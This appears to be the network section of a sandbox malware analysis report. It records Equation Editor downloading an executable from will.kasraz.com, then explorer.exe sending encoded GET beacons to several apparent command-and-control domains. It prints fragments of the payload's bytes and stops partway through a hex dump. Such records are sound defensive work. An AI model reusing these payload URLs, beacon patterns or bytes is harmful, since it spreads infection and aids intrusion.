May 4, 2021 16:58:50.743719101 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.743731022 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.743743896 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.743747950 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.743788004 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.743797064 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880028963 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880065918 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880089998 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880114079 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880125999 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880136967 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880152941 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880156994 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880163908 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880170107 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880189896 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880198002 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880213022 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880224943 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880237103 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880238056 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880261898 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880275011 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880285025 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880289078 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880307913 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880319118 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880331993 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880335093 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880358934 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880363941 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880383968 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880392075 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880407095 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.880415916 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.880439043 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.882770061 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018105984 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018131971 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018153906 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018171072 CEST	49167	80	192.168.2.22	192.3.122.177

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 16:58:51.018177986 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018198967 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018199921 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018203020 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018212080 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018220901 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018243074 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018244982 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018264055 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018273115 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018289089 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018289089 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018296957 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018311024 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018335104 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018341064 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018567085 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018591881 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018613100 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018627882 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018647909 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018652916 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018668890 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018688917 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018692017 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018712997 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018716097 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018738031 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018738985 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018748045 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018762112 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018773079 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018784046 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018799067 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018806934 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018826962 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018832922 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018846035 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018856049 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018867016 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:51.018877983 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:51.018884897 CEST	49167	80	192.168.2.22	192.3.122.177

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 16:58:50.262860060 CEST	52197	53	192.168.2.22	8.8.8.8
May 4, 2021 16:58:50.322031975 CEST	53	52197	8.8.8.8	192.168.2.22
May 4, 2021 16:59:57.998733044 CEST	53099	53	192.168.2.22	8.8.8.8
May 4, 2021 16:59:58.061913013 CEST	53	53099	8.8.8.8	192.168.2.22
May 4, 2021 17:00:03.454328060 CEST	52838	53	192.168.2.22	8.8.8.8
May 4, 2021 17:00:03.815098047 CEST	53	52838	8.8.8.8	192.168.2.22
May 4, 2021 17:00:09.324558973 CEST	61200	53	192.168.2.22	8.8.8.8
May 4, 2021 17:00:09.642800093 CEST	53	61200	8.8.8.8	192.168.2.22
May 4, 2021 17:00:15.242461920 CEST	49548	53	192.168.2.22	8.8.8.8
May 4, 2021 17:00:15.398833036 CEST	53	49548	8.8.8.8	192.168.2.22
May 4, 2021 17:00:20.680871010 CEST	55627	53	192.168.2.22	8.8.8.8
May 4, 2021 17:00:20.832115889 CEST	53	55627	8.8.8.8	192.168.2.22
May 4, 2021 17:00:26.246644020 CEST	56009	53	192.168.2.22	8.8.8.8
May 4, 2021 17:00:26.539231062 CEST	53	56009	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 16:58:50.262860060 CEST	192.168.2.22	8.8.8.8	0xa8c1	Standard query (0)	will.kasraz.com	A (IP address)	IN (0x0001)
May 4, 2021 16:59:57.998733044 CEST	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.donelys.com	A (IP address)	IN (0x0001)
May 4, 2021 17:00:03.454328060 CEST	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.discjockeydelraybeach.com	A (IP address)	IN (0x0001)
May 4, 2021 17:00:09.324558973 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.arfjkacsgatfzbazpdth.com	A (IP address)	IN (0x0001)
May 4, 2021 17:00:15.242461920 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.girlboyfriends.com	A (IP address)	IN (0x0001)
May 4, 2021 17:00:20.680871010 CEST	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.burundiacademyst.com	A (IP address)	IN (0x0001)
May 4, 2021 17:00:26.246644020 CEST	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.pipienta.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 16:58:50.322031975 CEST	8.8.8.8	192.168.2.22	0xa8c1	No error (0)	will.kasraz.com		192.3.122.177	A (IP address)	IN (0x0001)
May 4, 2021 16:59:58.061913013 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.donelys.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 16:59:58.061913013 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
May 4, 2021 16:59:58.061913013 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
May 4, 2021 16:59:58.061913013 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
May 4, 2021 16:59:58.061913013 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
May 4, 2021 16:59:58.061913013 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
May 4, 2021 16:59:58.061913013 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
May 4, 2021 16:59:58.061913013 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
May 4, 2021 17:00:03.815098047 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.discjockeydelraybeach.com		108.177.174.182	A (IP address)	IN (0x0001)
May 4, 2021 17:00:09.642800093 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.arfjkacsgatfzbazpdth.com		103.5.116.132	A (IP address)	IN (0x0001)
May 4, 2021 17:00:15.398833036 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.girlboyfriends.com	comingsoon.namebright.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 17:00:15.398833036 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	comingsoon.namebright.com	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 17:00:15.398833036 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		54.156.162.121	A (IP address)	IN (0x0001)
May 4, 2021 17:00:15.398833036 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		34.225.90.193	A (IP address)	IN (0x0001)
May 4, 2021 17:00:15.398833036 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		54.210.163.104	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 17:00:15.398833036 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		54.204.83.175	A (IP address)	IN (0x0001)
May 4, 2021 17:00:15.398833036 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		3.81.223.53	A (IP address)	IN (0x0001)
May 4, 2021 17:00:15.398833036 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		34.224.148.46	A (IP address)	IN (0x0001)
May 4, 2021 17:00:15.398833036 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		18.205.135.125	A (IP address)	IN (0x0001)
May 4, 2021 17:00:15.398833036 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		34.225.3.125	A (IP address)	IN (0x0001)
May 4, 2021 17:00:20.832115889 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.burundiacademyst.com	burundiacademyst.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 17:00:20.832115889 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	burundiacademyst.com		66.235.200.147	A (IP address)	IN (0x0001)
May 4, 2021 17:00:26.539231062 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.pipienta.com		157.7.107.165	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- will.kasraz.com
- www.donelys.com
- www.discjockeydelraybeach.com
- www.arfjkacsgatfzbazpdth.com
- www.girlboyfriends.com
- www.burundiacademyst.com
- www.pipienta.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	192.3.122.177	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 16:58:50.469680071 CEST	0	OUT	GET /a/so.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: will.kasraz.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 16:58:50.608273983 CEST	2	IN	HTTP/1.1 200 OK Date: Tue, 04 May 2021 14:58:50 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/8.0.3 Last-Modified: Tue, 04 May 2021 10:00:54 GMT ETag: "a2800-5c17e27600d6b" Accept-Ranges: bytes Content-Length: 665600 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 56 1b 91 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 1e 0a 00 00 08 00 00 00 00 00 00 26 3d 0a 00 00 20 00 00 00 40 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 d4 3c 0a 00 4f 00 00 00 00 40 0a 00 14 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 0a 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 2c 1d 0a 00 00 20 00 00 00 1e 0a 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 14 04 00 00 00 40 0a 00 00 06 00 00 00 20 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 0a 00 00 02 00 00 00 26 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 3d 0a 00 00 00 00 00 48 00 00 00 02 00 05 00 2c 6e 01 00 b8 6d 01 00 03 00 00 00 01 00 00 06 e4 db 02 00 f0 60 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 00 28 1d 00 00 0a 28 1e 00 00 0a 00 de 02 00 dc 00 28 07 00 00 06 02 6f 1f 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 20 00 00 0a 00 02 17 28 21 00 00 0a 00 02 17 28 22 00 00 0a 00 02 17 28 23 00 00 0a 00 02 16 28 24 00 00 0a 00 2a 4e 00 02 28 09 00 00 06 6f 93 03 00 06 28 25 00 00 0a 00 2a 26 00 02 28 26 00 00 0a 00 2a ce 73 27 00 00 0a 80 01 00 00 04 73 28 00 00 0a 80 02 00 00 04 73 29 00 00 0a 80 03 00 00 04 73 2a 00 00 0a 80 04 00 00 04 73 2b 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 2c 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 2d 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 2e 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 2f 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 30 00 00 0a 0a 2b 00 06 2a 26 00 02 28 31 00 00 0a 00 2a 00 00 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 32 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 33 00 00 0a 6f 34 00 00 0a 73 35 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELV`P&= @@ @<O@` H.text, `.rsrc@ @@.rel oc`&@B=H,nm`0(((o*((!("(#($*N(o(%*&(&*s's(s)s*s+*0~o,+*0~o-+*0~o.+*0~o/+*0~o0+*&(1*0<~(2,!rp(3o4s5~+*0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49169	198.54.117.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 16:59:58.265768051 CEST	702	OUT	GET /8u3b/?AFNHW=7n5t_JdpSvWLy20&hR-pi0=E22nI3Rip3ZSCOTPZfimDOhq+q3UJ25lzohrmQ28oPNp9Jez+b bbIRv2vJSFHaNW2ScwBg== HTTP/1.1 Host: www.donelys.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49170	108.177.174.182	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 17:00:04.009607077 CEST	703	OUT	GET /8u3b/?hR-pi0=s5u5WNMtaTRlz52z/4dgKpDJSj+CyHwo8kTb9wzTosdJqxcIJBsW60lsAC1MLSgGQxuvcQ== &AFNHW=7n5t_JdpSvWLy20 HTTP/1.1 Host: www.discjockeydelraybeach.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 17:00:04.202766895 CEST	703	IN	HTTP/1.1 200 OK Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Server: Nginx Microsoft-HTTPAPI/2.0 X-Powered-By: Nginx Date: Tue, 04 May 2021 15:00:01 GMT Connection: close Data Raw: 33 0d 0a ef bb bf 0d 0a Data Ascii: 3

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49171	103.5.116.132	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 17:00:09.929189920 CEST	708	OUT	GET /8u3b/?AFNHW=7n5t_JdpSvWLy20&hR-pi0=PWNBDH2kPFbxu8wMq8B+54WayNfcYj50QVExyBnwJwJD4MXsJiLDRtZ2aZJG8kcSD/SQ2A== HTTP/1.1 Host: www.arfjkacsgatfzbazpdth.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 17:00:10.211775064 CEST	709	IN	HTTP/1.1 302 Found Date: Tue, 04 May 2021 15:00:10 GMT Server: Apache Location: http://choco.mhnebsadebugpctkuryt.com/8u3b/?AFNHW=7n5t_JdpSvWLy20&hR-pi0=PWNBDH2kPFbxu8wMq8B+54WayNfcYj50QVExyBnwJwJD4MXsJiLDRtZ2aZJG8kcSD/SQ2A== Content-Length: 333 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 63 68 6f 63 6f 2e 6d 68 6e 65 62 73 61 64 65 62 75 67 70 63 74 6b 75 72 79 74 2e 63 6f 6d 2f 38 75 33 62 2f 3f 41 46 4e 48 57 3d 37 6e 35 74 5f 4a 64 70 53 76 57 4c 79 32 30 26 61 6d 70 3b 68 52 2d 70 69 30 3d 50 57 4e 42 44 48 32 6b 50 46 62 78 75 38 77 4d 71 38 42 2b 35 34 57 61 79 4e 66 63 59 6a 35 30 51 56 45 78 79 42 6e 77 4a 77 4a 44 34 4d 58 73 4a 69 4c 44 52 74 5a 32 61 5a 4a 47 38 6b 63 53 44 2f 53 51 32 41 3d 3d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49172	54.156.162.121	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 17:00:15.537406921 CEST	710	OUT	GET /8u3b/?hR-pi0=cEpfZmSfutugLfnHiVa5j+DoAWkRsp0AYbKMWCAK4J6qc2NYi7fbBnHBsJTiUxkMWvO3QA==&AFNHW=7n5t_JdpSvWLy20 HTTP/1.1 Host: www.girlboyfriends.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 17:00:15.678083897 CEST	712	IN	HTTP/1.1 200 OK Date: Tue, 04 May 2021 15:00:15 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 34 63 38 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 2c 22 3e 0d 0a 20 20 20 20 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 20 2f 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 4e 61 6d 65 42 72 69 67 68 74 20 2d 20 43 6f 6d 69 6e 67 20 53 6f 6f 6e 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 6 4 3a 20 23 64 38 64 38 64 38 20 75 72 6c 28 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6e 61 6d 65 62 72 69 67 68 74 73 74 61 74 69 63 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 67 2e 70 6e 67 29 20 74 6f 70 20 72 65 70 65 61 74 2d 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 2e 70 61 67 65 42 72 6f 77 73 65 72 45 72 72 6f 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 69 6e 2d 68 65 69 67 68 74 3a 20 36 30 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 20 39 32 32 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 2e 73 68 61 64 6f 77 5f 6c 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 2e 6d 61 69 6e 5f 62 67 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 23 68 65 61 64 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 32 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 23 68 65 61 64 65 72 2e 68 65 61 64 65 72 53 68 6f 72 74 20 7 b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 36 35 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 23 68 65 61 64 65 72 20 2e 68 65 61 64 65 72 5f 69 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 31 34 35 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6f 76 65 72 66 6c 6f 77 3a 20 68 69 64 64 65 6e 3b 0d 0a 20 